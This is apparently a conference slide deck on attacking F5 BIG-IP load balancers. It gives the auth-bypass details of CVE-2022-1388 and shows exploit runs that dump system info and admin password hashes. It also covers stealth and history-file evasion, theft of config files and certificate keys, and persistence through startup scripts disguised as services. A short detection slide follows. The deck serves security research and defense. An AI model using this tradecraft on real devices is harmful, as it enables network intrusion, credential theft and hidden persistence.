



I am become Loadbalancer, owner of your network

Nate Warfield
Director, Threat Intelligence & Research
Eclypsium



/whois @n0x08

- Network hacker (20+yrs) & researcher
 - Microsoft (MSRC & Microsoft Defender for Endpoints)
- F5 Networks for 10yrs (dedicated engineer for MSFT)
- Conference speaker
 - Kaspersky SAS
 - BruCON
 - TROOPERS18
 - BlueHat / BlueHat Israel
- WIRED 25 2020
 - CTI League co-founder
- Drum & Bass DJ




TL;DR - Load balancers

- Networking hardware \$\$\$\$
- Deployed in failover pairs (think HSRP)
- L4-7 LB, WAF, VPN, DNS load balancing
- SSL/TLS offloading
- Generally unfettered network access
- Mission critical == frequently outdated code
- Proprietary; EDR & other tools don't run here



Networking & device discovery

- F5 devices can use cookies for persistence; these cookies disclose backend server **IPs & ports**
- <https://sra.io/blog/finding-and-decoding-big-ip-and-netScaler-cookies-with-burp-suite/>
- SSL/TLS offloading means backend servers frequently only HTTP
- 'tmsh list auth' - remote auth settings (LDAP/AD, RADIUS, TACACS)
 - 'auth source { }' means local authentication
 - 'tmsh show auth' - display users, failed logins, lockout status
- 'tmsh list/show cm device' = peer device(s) IP information
- GUI runs on TCP/8443 for VM devices
- <https://github.com/noxo8/ShodanTools>





// 443 / TCP 1489525118

Microsoft HTTPAPI httpd 2.0

```
HTTP/1.1 404 Not Found
Content-Type: text/html; charset=us-ascii
Server: Microsoft-HTTPAPI/2.0
Date: Tue, 03 May 2022 02:01:28 GMT
Connection: close
Content-Length: 315
Set-Cookie: BIGipServer-Prod-PROD_BOS_Agensee_http_pool=2657419530.47873.0000; path=/; Httponly; Secure
Set-Cookie: BIGipServer-Prod-Prod_BOS_Agensee_https_pool=397672714.47873.0000; path=/; Httponly; Secure
```

Deployment methodology & access


- All devices have OOB management interface (SSH & TLS)
- Minimum 3 IPs per VLAN (selfA, selfB, floating)
- "Pools" of servers in resource VLANs
- Virtual servers on traffic-serving VLANs
- Profiles control VS traffic handling (TCP/HTTP/TLS, etc.)
- TCL/TK language for traffic shaping (iRules)



Traffic planes: Mgmt & production

- TMM: Aka traffic plane. All production traffic happens here
- Breaking TMM will cause device failover & you will (probably) get caught
- Management: CentOS Linux; go nuts!
- 'tmsh show sys hardware' - platform details
- Traffic plane can be 10-40Gbps+
- Never tcpdump a tmm interface!

```
[[root@F5-VE-1:Active:In Sync] config # ifconfig -s
Iface      MTU      RX-OK RX-ERR RX-DRP RX-OVR      TX-OK TX-ERR TX-DRP TX-OVR Flg
eth0       1500    435762      0      0 0        223536      0      0      0 BMRU
eth1       1500    461111      0      0 0        523138      0      0      0 ABMRU
external   1500      0      0      0 0           8      0      0      0 BMRU
internal   1500    238161      0      0 0        241537      0      0      0 BMRU
lo         65536   2035712      0      0 0       2035712      0      0      0 LRU
lo:1       65536      - no statistics available -          LRU
mgmt       1500    435628      0      0 0        213281      0      0      0 BMRU
tmm        1500    98539      0      0 0         98451      0      0      0 BMRU
tmm_bp     4096      0      0      0 0           4      0      0      0 BMRU
```



A brief history of exploitation

- SSH shared key vuln (2011)
- CVE-2020-5902 – TMSH access via ../;
 - <https://research.nccgroup.com/2020/07/05/rift-f5-networks-k52145254-tmui-rce-vulnerability-cve-2020-5902-intelligence/>
- CVE-2022-1388 complete WTF:
 - <https://github.com/horizon3ai/CVE-2022-1388>
- Management is enabled on Self-IPs by default
- GUI is Apache + Tomcat + duct tape
- APIs: REST, iControl

K52145254: TMUI RCE vulnerability CVE-2020-5902

Security Advisory

Original Publication Date: Jun 30, 2020
Updated Date: Mar 02, 2021

Applies to (see versions): ▼

Security Advisory Description

The Traffic Management User Interface (TMUI), also referred to as the Configuration utility, has a Remote Code Execution (RCE) vulnerability in undisclosed pages. (CVE-2020-5902)

K23605346: BIG-IP iControl REST vulnerability CVE-2022-1388

Security Advisory

Original Publication Date: May 04, 2022

Applies to (see versions): ▼

Security Advisory Description

Undisclosed requests may bypass iControl REST authentication. (CVE-2022-1388)


Impact

This vulnerability may allow an unauthenticated attacker with network access to the BIG-IP system through the management port and/or self IP addresses to execute arbitrary system commands, create or delete files, or disable services. There is no data plane exposure; this is a control plane issue only.

```
nate@ubuntuuserver:~$ python3 CVE-2022-1388.py -t 192.168.0.59:8443 -c "tmsh show sys hardware"
Sys::Hardware
Chassis Information
  Maximum MAC Count 1
  Registration Key   -
Hardware Version Information
  Name      cpus
  Type      base-board
  Model      Common KVM processor
  Parameters
    cache size 512 KB
    cores      4 (physical:4)
    cpu MHz    3593.248
    cpu sockets 1
    cpu stepping 1
Platform
  Name      BIG-IP Virtual Edition
  BIOS Revision
  Base MAC   6a:6a:52:78:5e:9c
  Hypervisor Standard PC (i440FX + PIIX, 1996)
  Cloud
System Information
  Type      Z100
  Chassis Serial      c44217ff-dbaa-2f48-f292a403f774
  Level 200/400 Part
  Switchboard Serial
  Switchboard Part Revision
  Host Board Serial
  Host Board Part Revision
nate@ubuntuuserver:~$
```

CVE-2020-1388 Analysis

- REST API -> MCP (Master Control Program)
- Base64 Auth header of “admin:<anything>”
- X-F5-Auth-Token: anything
- Connection: X-F5-Auth-Token
- Mass hysteria (thank you Greynoise!)
 - Total payloads: 1039; benign ‘id’: 423
 - Get files/configs: 87
 - download payloads with curl/wget: 34
 - base64 payloads (webshells): 459
 - asdf Auth token (Horizon3ai POC): 428
 - Authorization: Basic YWRtaW46aG9yaXpvbjM= (H3ai POC): 1005



Remaining stealthy & covering your tracks


- Changes which impact traffic plane WILL be noticed
- Unless you **know** F5, avoid traffic plane like plague
- Changes which impact shared config might be noticed
- Changes which impact single device unlikely to be noticed
- Logs: /var/log; remote logging is available
 - 'tmsh list sys syslog' == syslog config
- Auth: Proprietary system; root is only Linux account
- History files: in /home/<user>
 - .bash_history
 - tmsh-history-<user>



User accounts & firewall settings

- Creating a user account will (probably) be noticed
 - You can sync user accounts without traffic plane impact
- "Advanced shell" is bash; tmsh restricts CLI access
- root account can be enabled/disabled via tmsh
 - This setting is also a shared config; changes might be noticed
- Firewall settings are **not** shared
 - 'tmsh list/modify net self-allow defaults'
- No iptables, outbound connections allowed by default
- self-allow list (ACL) applied to selfIP, not VLAN/interface
 - For consistency it's 'allow-service' in the 'net self' configuration

Hostname	bigip1.jomsvikin.gs	Date	Jun 21, 2022	User	admin
IP Address	10.13.37.159	Time	3:06 PM (PDT)	Role	Administrator



ONLINE (ACTIVE)
In Sync

Hostname	bigip1.jomsvikin.gs	Date	Jun 21, 2022	User	admin
IP Address	10.13.37.159	Time	3:07 PM (PDT)	Role	Administrator



ONLINE (ACTIVE)
Changes Pending

Network » Self IPs » 10.2.1.1

⚙ Properties

Configuration

Name	10.2.1.1
Partition / Path	Common
IP Address	10.2.1.1
Netmask	<input type="text" value="255.255.255.0"/>
VLAN / Tunnel	<input type="text" value="external"/>
Port Lockdown	<div><input checked="" type="checkbox"/> Allow Default <input type="checkbox"/> Allow All <input type="checkbox"/> Allow None <input type="checkbox"/> Allow Custom <input type="checkbox"/> Allow Custom (Include Default)</div>
Traffic Group	<input type="text"/>
Service Policy	<input type="text"/>

Valuable configuration items (/config)

- bigip_base.conf - base device config & networking
- bigip.conf - shared load balancing config
- bigip_user.conf - user accounts (no hashes)
 - 'tmsh list auth user' will give you hashes
- /config/filestore - SSL certs & keys
- /config/gtm - DNS load balancing config
- 'tmsh save sys ucs <name>' - configuration backup; rename file to .tgz & browse offline




```
nate@ubuntu:~$ python3 CVE-2022-1388.py -t 192.168.0.59 -c "tmsh list auth user"
auth user admin {
  description "Admin User"
  encrypted-password $6$A1zdHbLw$BS13Azlu4P5GuKkCFzgAE0d6XCcZ1FXX.fsIJTR6gL1wHghHjWXnZdXIE-
  partition Common
  partition-access {
    all-partitions {
      role admin
    }
  }
  shell none
}
```

Tools at your disposal

- Python2, no pip, no build tools.
- CentOS on x86_64 (K3645 for versions)
- LDAP tools, SMB, netcat, cron, tcpdump
- <https://www.mandiant.com/resources/unc3524-eye-spy-email>
- Sliver C2 framework works flawlessly
 - <https://github.com/BishopFox/sliver>
- /etc filesystem does not persist past upgrades
- /usr needs to be remounted rw (K20330103)

software. For their long-haul remote access, UNC3524 opted to deploy QUIETEXIT on opaque network appliances within the victim environment; think backdoors on SAN arrays, load balancers, and wireless access point controllers. These kinds of devices don't support antivirus or endpoint detection and response tools (EDRs), subsequently leaving the underlying operating systems to vendors to manage. These appliances are often running older versions of BSD or CentOS and would require considerable planning to compile functional malware for them. By



Achieving persistence

- UCS files store all config details
- Copied to new install locations
- F5 provides a list of included files & directories
 - List can be modified but does not persist past upgrade
- /var filesystem not writeable with exploit ☹️
- F5 also provides a method to run scripts post-boot!
- Disguise payload as system service
- Upload startup script & update /config/startup

K4422: Viewing and modifying the files that are configured for inclusion in a UCS archive

Non-Diagnostic

Original Publication Date: Jun 08, 2015
Updated Date: Sep 10, 2021

Applies to (see versions): ▼


```
# save.X.dir:      The files under the directory need to be saved in UCS file.
save.1250.file     = /var/tmp/ts_db.save_dir_location.cstmp
save.1251.file     = /var/tmp/ts_db.save_dir_*.cstmp/*
# config directory (ie. everything else)
save.2000.dir      = /config
# but keep bigpipe directory to indicate whether UCS is from old bigpipe
save.2231.dir      = /var/tmp/filestore_temp
save.2230.dir      = /var/tmp/cert_temp
# save 3dns via a temp directory to allow Combo/HA pairs (ie. one 3dns)
save.2420.dir      = /var/tmp/gtm_tmp
save.2500.dir      = /var/tmp/em_db_temp
save.3000.dir      = /var/named/config
save.4800.dir      = /home
save.8000.dir      = /var/Autodosd
save.10000.dir     = /var/libdata/dpi/conf
```

K11948: Configuring the BIG-IP system to run commands or scripts upon system startup

Non-Diagnostic

Original Publication Date: Aug 08, 2019
Updated Date: Sep 28, 2021



Applies to (see versions): ▼

The image features a central scene of a person, seen from behind, sitting at a desk in a dimly lit room. They are surrounded by numerous computer monitors. Some screens display green text on a black background, reminiscent of the 'Matrix' code rain effect. Other screens show various graphical user interfaces, including what appears to be a control panel with buttons and a map. The person is wearing a headset. The entire scene is framed by a dark, semi-transparent overlay that includes a stylized circuit board pattern with black lines and circular nodes. The text 'Demo Time (ok..video time)' is written in a white, sans-serif font across the middle of the image.

Demo Time (ok..video time)


Defense, detection, remediation

- Log files (but easy to disable this)
- Devices out-of-sync
- Configuration changes (need to keep snapshots)
- Weird processes (especially running from /config)
- New/unrecognized files in /config
- Unknown user accounts
- Changes in traffic behavior
- Changes in CPU load



It's dangerous to hack alone: lab 101

- F5 gives away Virtual Edition VM's for all major hypervisors
- Including vulnerable versions! LOL
- Good for testing compiled toys you need to bring
- 30-day demo licenses? Use a throwaway email
- Runs great on ProxMox (KVM), Hyper-V, VMWare Desktop
 - Great is a relative term; took 10+ hrs to build lab for this talk
- Also runs in clouds; get a free trial account + demo license
- ISO images can be downloaded w/throwaway account
- Don't buy off eBay; licenses will not work without support contract == \$\$\$\$
- I'm happy to help with research!



Reference Material

<https://github.com/horizon3ai/CVE-2022-1388> - CVE-2022-1388 exploit

<https://support.f5.com/csp/article/K3645> - Linux version

<https://support.f5.com/csp/article/K20330103> - remount /usr

<https://support.f5.com/csp/article/K17333> - Port lockdown

<https://support.f5.com/csp/article/K14031> - SSL cert/key locations

<https://support.f5.com/csp/article/K11072> - LDAP auth config

<https://support.f5.com/csp/article/K13946> - config sync

<https://support.f5.com/csp/article/K14272> - config file locations

<https://support.f5.com/csp/article/K13408> - SCF file details

<https://support.f5.com/csp/article/K26582310> - F5 config files

https://clouddocs.f5.com/cli/tmsh-reference/v14/modules/auth/auth_user.html - shell details

<https://support.f5.com/csp/article/K24984311> - History files

<https://support.f5.com/csp/article/K11948> - startup scripts





Thank you TROOPERS22!

Nate Warfield
<https://twitter.com/n0x08>
<https://soundcloud.com/n0x08>

